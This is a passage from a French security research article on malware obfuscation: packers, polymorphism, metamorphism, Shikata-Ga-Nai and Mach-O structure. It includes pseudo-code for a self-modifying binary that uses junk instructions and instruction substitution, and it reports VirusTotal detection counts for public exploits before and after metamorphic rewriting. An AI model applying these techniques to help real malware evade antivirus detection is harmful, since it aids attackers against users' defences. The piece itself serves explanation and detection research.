Enfin, le programme peut rechercher des points d'arrêt logiciel et matériel qui sont ajoutés par l'attaquant pour analyser le programme et ainsi récupérer des secrets. Si un point d'arrêt est détecté dans le programme, alors ce dernier peut soulever une erreur. C'est d'ailleurs asser désagréable en challenge de rétro-ingénierie puisque lorsque le challenger met un point d'arrêt pour récupérer une donnée traitée par le programme à un instant précis du programme, ce dernier s'arrête brutalement, forçant le challenger à trouver une autre solution.

Métamorphisme et obfuscation

Packer

Un packer est un outil permettant de compresser et/ou de chiffrer un binaire. Le résultat obtenu est un binaire chiffré et compressé avec un entête nommé loader qui peut déchiffrer et décompresser le binaire. [3]



Fonctionnement d'un packer


L'entête du binaire original qui correspond au point d'entrée du programme est donc obfusqué puisqu'il se trouve maintenant au milieu du binaire, ce qui complexifie grandement la tâche d'un attaquant puisque l'entête contient les adresses des principales fonctions et des bibliothèques qui vont être utilisées.

Pour pouvoir récupérer la charge utile d'un binaire packé, il faut dans un premier temps analyser la partie du programme responsable de la décompression, qui se trouve au sein du loader. Une fois le mécanisme de chiffrement et déchiffrement examiné, il est possible de déchiffrer la charge utile. On peut aussi la récupérer en exécutant le programme dans un environnement dédié et en lisant la mémoire une fois le programme déchiffré par le loader.

L'utilisation des packers dépend donc des motivations du développeur. En effet, ils peuvent servir à réduire la taille de l'exécutable dans le cas où le programme serait trop volumineux et aurait pour objectif de fonctionner sur des systèmes avec une taille limitée (comme des systèmes embarqués). Ils peuvent également servir à chiffrer le programme pour obfusquer les secrets qui peuvent s'y trouver tels que, dans le cas d'un malware, son fonctionnement ou bien une adresse vers laquelle les données sont envoyées.

Programmes métamorphiques

Les programmes métamorphiques sont des programmes qui modifient leurs binaires à chaque exécution pour en créer un nouveau. Le nouveau binaire, bien que différent, aura exactement le même comportement que le précédent, mais sa signature sera donc différente. Ainsi, la détection de programmes métamorphiques ne peut pas reposer sur la signature de ces derniers. [4]



Exemple de programme métamorphisme

Le fonctionnement détaillé des programmes métamorphiques sera illustré à travers un exemple dans la quatrième partie de cet article.

Programmes polymorphiques

Un programme polymorphique est un programme qui modifie sa charge utile à chaque exécution. Il est donc composé d'une partie constante, appelée communément loader, qui va modifier le programme, et du programme en lui-même. Étant donné que la signature d'un programme est un condensat de son binaire, alors modifier le programme d'une manière différente à chaque exécution modifiera ainsi sa signature. [5]

La modification la plus couramment utilisée est le chiffrement. Lors de l'exécution, le loader va déchiffrer la charge utile, l'exécuter, puis le chiffrer à nouveau avec une clef différente.

L'objectif est donc que le programme ne soit pas détecté par les antivirus puisque ces derniers basent une partie de leurs analyses sur la signature du programme. Des antivirus plus développés peuvent néanmoins détecter ces programmes en se basant sur le loader qui reste constant.

« Un programme polymorphique est un programme qui modifie sa charge utile à chaque exécution. Il est donc composé d'une partie constante, appelée communément loader, qui va modifier le programme, et du programme en lui-même. »

Les programmes polymorphiques sont facilement analysables dans un environnement adapté et sécurisé tel qu'une machine virtuelle simplement en les exécutant et en analysant leurs comportements. De plus, il est possible d'analyser leurs charges utiles pendant l'exécution lorsque ces derniers se trouvent en mémoire.

Ces programmes s'opposent aux programmes métamorphiques puisqu'ils possèdent une partie constante qui modifie la charge utile, alors que les programmes métamorphiques se modifient intégralement. Ce qui les rend donc plus faciles à écrire, mais également plus facilement détectables.

Shikata-Ga-Nai est un des moteurs de polymorphisme les plus connus, il est utilisé au sein du framework Metasploit afin d'obfusquer la charge d'un code d'exploitation donné. Il applique également des méthodes de métamorphisme avant d'appliquer des méthodes de polymorphisme afin de complexifier la tâche des différents antivirus. [6]

Fonctionnement de Shikata-ga-nai (la signature est différente à chaque génération)

Ce moteur est mis à jour régulièrement pour améliorer l'obfuscation par des méthodes de polymorphisme et métamorphisme de plus en plus poussées. Nous étudierons le fonctionnement de ce moteur dans la cinquième partie de cet article.

> Structure d'un binaire

Cette partie décrit la structure d'un binaire, afin de comprendre le fonctionnement du métamorphisme décrit dans la partie suivante. La structure décrite ici est celle des binaires Mach-O (Mach Object), utilisés sur les environnements Mac OS [7]. Elle est relativement similaire à celles des PE (Portable Executable) et ELF (Executable and Linkable Format) que l'on retrouve respectivement sur les environnements Windows et Unix.

Au début du binaire on trouve l'entête du fichier. Il permet de l'identifier en tant que fichier Mach-O et donne des informations basiques sur le fichier, telles que l'architecture ciblée, des options spécifiques nécessaires à son interprétation, etc.

« Shikata-Ga-Nai est un des moteurs de polymorphisme les plus connus, il est utilisé au sein du framework Metasploit afin d'obfusquer la charge d'un code d'exploitation donné »

Juste après l'entête se trouvent les commandes de chargements spécifiant les liens entre les différentes données du fichier. On y retrouve la disposition initiale de la mémoire virtuelle, les adresses des différentes données ainsi que l'adresse de la première instruction à exécuter au début du programme.

Après les commandes de chargement se trouvent les données. Les données sont séparées en segments contenant des sections. Chaque section contient des données ou du code exécutable. Le nombre exact de sections et leurs dispositions sont spécifiés dans les commandes de chargement.

L'architecture d'un binaire Mach-O peut être illustrée avec le schéma suivant :




Schéma 2 : Illustration de l'architecture d'un fichier Mach-O

> Fonctionnement du métamorphisme

La construction d'un programme métamorphique est relativement simple. Cette partie montre à l'aide de pseudo-code et d'un exemple le fonctionnement typique d'un programme métamorphique [8]. Nous verrons ensuite une autre manière d'implémenter un tel programme.

Pseudo-code

Dans un premier temps, il faut écrire une macro qui permet d'ajouter du code assembleur au binaire. Lorsque le code sera compilé, chaque appel de macro sera remplacé par son code correspondant. Dans notre cas, la macro va ajouter des instructions au programme final.

```
junk() :
      add_assembly(PUSH, NOP, NOP, NOP, NOP, NOP, NOP, POP)
```

Cette macro ajoute 3 différentes instructions assembleur au programme. La première, ***PUSH***, sauvegarde sur la pile la valeur d'un registre (emplacement mémoire utilisé actuellement au sein du processeur). La pile est un segment en mémoire où le dernier élément ajouté sera le premier élément à être retiré. La deuxième, ***NOP***, ne fait strictement rien à part passer à l'instruction suivante. La dernière, ***POP***, récupère la valeur mise sur la pile. Ces instructions n'ont donc en l'état aucun impact sur le programme.

En second lieu, il faut écrire une fonction pour lire un fichier binaire :

```
read_binary_file() :
      open_binary_file()
      junk()
      str = read_binary_file()
      junk()
      return str
```

Cette fonction ouvre simplement un fichier et met son contenu dans la variable `str`. On note la présence d'appels à la macro `junk()` pour ajouter des instructions assembleur à la fonction. Ces instructions n'ont aucun impact sur son comportement et seront modifiées plus tard.

Par la suite, il faut écrire une fonction qui écrit le code binaire :

```
write_file(str) :
      open_binary_file()
      junk()
      write_binary_file(str)
```

Ensuite, il faut écrire une fonction qui modifie le binaire :

```
metamorphic(str) :
      junk()
      for_each junk in str :
            junk()
            randomly_modify_NOP(str)
```

```
        return str
```

Cette fonction recherche toutes les instructions assembleur ajoutées par la macro `junk()` et modifie les instructions ***NOP*** de manière aléatoire. Les instructions ***PUSH*** et ***POP*** respectivement déchargent et chargent en mémoire les registres *eax* ou *rax* (respectivement pour les architectures 32 ou 64 bits). Les instructions qui vont être ajoutées vont donc ajouter ou soustraire des valeurs aléatoires sur ces registres. Les instructions ajoutées doivent être de la même longueur que les instructions ***NOP*** déjà présentes pour ne pas invalider le binaire en créant des décalages et fausser les adresses des données au sein des commandes de chargement du binaire.

Enfin, on peut enfin écrire la fonction principale :

```
meta() :
        str = read_file()
        junk()
        str = metamorphic()
        write_file(str)
        junk()
```

Ce pseudo-code montre un exemple de fonctionnement simple d'un programme métamorphique. À chaque exécution, le binaire ciblé est lu. Ensuite, toutes les instructions ***NOP*** sont remplacées par des instructions aléatoires qui ne changent pas le comportement du programme. Et enfin, un nouveau binaire est créé. En modifiant des instructions du programme original de manière aléatoire, le binaire ainsi résultant sera différent à chaque fois, et donc sa signature aussi.


Schéma 3 : Étapes du métamorphisme

Une erreur commune est de penser que l'on peut modifier la signature d'un programme en ajoutant des instructions ***NOP*** de manière aléatoire dans le binaire. Cet ajout changera bien sa signature, en revanche cela invalidera le binaire. En effet, les sections du binaire ainsi modifiées auront une longueur plus grande suite à l'ajout des instructions ***NOP***, ce qui décalera le reste du binaire et faussera donc les différents pointeurs vers les différentes sections du binaire.

Exemple de programme


Un exemple de programme métamorphique écrit en C++ moderne peut être retrouvé sur le Github XMCO à l'adresse suivante : https://github.com/xmco/ActuSecu57-Metamorphisme

Dans un premier temps, on compile le programme à l'aide du MakeFile fourni avec ce dernier.




Compilation du programme

On note ainsi la création d'un binaire nommé metamorphic. L'exécution de ce binaire affiche le message Hello World !, et crée une copie de lui-même, également exécutable.




Première exécution du binaire

Ce binaire produit le même comportement que le binaire d'origine, ce qui crée un autre binaire lui aussi exécutable.



Exécution des binaires générés

Après avoir généré plusieurs binaires, on peut regarder la signature de chacun d'entre eux afin de s'assurer qu'elles soient toutes différentes.




Signatures des binaires

On note que les signatures des binaires sont toutes différentes. Ainsi les multiples binaires générés ont bien le même comportement, mais pas la même signature. Le programme illustre donc le fonctionnement d'un programme métamorphique.

Autre méthode

La méthode précédente présente des limites puisqu'elle ajoute simplement des instructions inutiles au programme et ne touche pas aux instructions qui le composent. De ce fait, un antivirus qui analyse le comportement d'un malware et non sa signature pourra le détecter en tant que tel.
Une autre méthode qui peut être mise en place est de substituer les instructions du code assembleur par d'autres qui ont la même logique [9]. Par exemple en substituant au sein de tout le binaire les additions par une soustraction de la valeur opposée et vice-versa, comme le montre le schéma ci-dessous.



Substitution simple

Cette substitution ne modifie pas le résultat du programme, en effet, la valeur de la variable a est la même à la fin du programme. Ainsi, le binaire créé par cette substitution donnera le même résultat que le binaire d'origine, mais une signature et un comportement différents puisqu'il sera différent.


Si l'on écrit en C et compile le programme original et le programme généré et ensuite que l'on compare les binaires résultants à l'aide des commandes bash *xxd* et *diff*, on obtient les différences suivantes (surlignées en jaune) :

Programme	Morceau du binaire en hexadécimal
Original	8b 45 f8 83 **c0 03** 89 45 f8 8b 45 f8 83 **e8 04** 89 45 f8
Généré	8b 45 f8 83 **e8 fd** 89 45 f8 8b 45 f8 83 **c0 fc** 89 45 f8

Comparaison des binaires

Le tableau précédent nous montre bien qu'il y a une différence entre les deux binaires. Le code hexadécimal *0xc0* correspond à l'addition tandis que *0xe8* correspond à la soustraction. Les valeurs qui suivent correspondent aux valeurs ajoutées ou soustraites, *0x03* pour 3, *0x04* pour 04, *0xfd* pour –3 et *0xfc* pour –4. Ainsi, les instructions sont différentes, ce qui implique que les signatures des binaires le seront également.

L'exemple de substitution donné précédemment est très simple, mais elle n'est pas suffisante pour obfusquer le binaire puisqu'une seconde application générera à nouveau le binaire original avec sa signature.



Double substitution

La difficulté de cette méthode de métamorphisme réside donc dans la recherche de substitutions complexes afin d'obtenir une signature différente à chaque exécution et de suffisamment modifier son comportement afin que le malware ne soit pas détecté par les analyses comportementales des antivirus. Pour qu'une substitution soit réellement efficace, elle doit modifier des blocs de code entier et non juste les instructions une par une.

> Exemples sur des codes d'exploitation

Cette partie présente l'impact du métamorphisme sur des codes d'exploitation. Pour cela, nous avons utilisé l'application web VirusTotal [10] qui analyse un fichier donné à l'aide de 62 antivirus et indique lesquels ont détecté que ce fichier était malveillant. Nous avons utilisé des codes d'exploitation se trouvant sur l'application web Exploit Database [11], une base de données référençant des codes d'exploitation.

Utiliser des codes d'exploitation est nécessaire, car ces derniers peuvent être détectés comme malveillants par les antivirus. Ainsi, il sera donc possible de mesurer l'efficacité de ces derniers.

Dans un premier temps, nous allons étudier l'impact du métamorphisme à l'aide de la méthode illustrée à la partie précédente, puis dans un deuxième temps à l'aide d'un outil. Ensuite, nous analyserons les résultats et les éléments examinés par les antivirus. Enfin, nous analyserons l'impact du moteur de polymorphisme Shikata-Ga-Nai sur un simple code d'exploitation de type shellcode.

Utilisation du métamorphisme implémenté

Pour tester le métamorphisme implémenté à base de l'instruction ***NOP***, nous avons utilisé des codes d'exploitation ciblant des environnements OSX ou Unix écrits en C ou en C++. Ces codes d'exploitation étaient compilés en binaire et soumis à l'application VirusTotal. Lorsqu'au moins un antivirus détectait le binaire comme étant malveillant, nous avons appliqué le métamorphisme à l'aide du programme précédent et soumis à nouveau le binaire à VirusTotal. Les résultats obtenus sont référencés dans le tableau ci-dessous.

Identifiant du code d'exploitation sur Exploit Database	CVE	Plateforme	Nombre d'antivirus détectant le binaire comme malveillant avant le métamorphisme	Nombre d'antivirus détectant le binaire comme malveillant après le métamorphisme
4759	CVE-2007-3876	OSX	1	1
40652	CVE-2016-1863	OSX	4	5
41994	CVE-2017-7308	Linux	8	8
44305	CVE-2017-1000405	Linux	2	2
45983	N/A	Linux	2	2

Nombre de binaires détectés comme étant malveillant en utilisant le métamorphisme

On note très clairement que l'application de ce métamorphisme n'a obfusqué en rien les différents codes d'exploitation vis-à-vis des antivirus. Il a même été contre-productif pour le code d'exploitation ayant l'identifiant 40652 puisqu'un antivirus en plus a détecté le binaire comme étant malveillant. L'analyse de ces résultats sera faite dans la sous-partie 3. Analyse des résultats.

Utilisation d'un outil

Nous avons ensuite testé le métamorphisme des mêmes codes d'exploitation, mais cette fois à l'aide de l'outil Metame disponible sur le gestionnaire de paquets Python pip [12].

Cet outil prend en entrée un binaire et modifie des instructions afin de produire un nouveau binaire. Le tableau ci-dessous montre les résultats obtenus à l'aide de cet outil :

Identifiant du code d'exploitation sur Exploit Database	CVE	Plateforme	Nombre d'antivirus détectant le binaire comme malveillant avant le métamorphisme	Nombre d'antivirus détectant le binaire comme malveillant après le métamorphisme
4759	CVE-2007-3876	OSX	1	1
40652	CVE-2016-1863	OSX	4	4
41994	CVE-2017-7308	Linux	8	8
44305	CVE-2017-1000405	Linux	2	2
45983	N/A	Linux	2	2

Nombre de binaires détectés comme étant malveillant en utilisant l'outil Metame

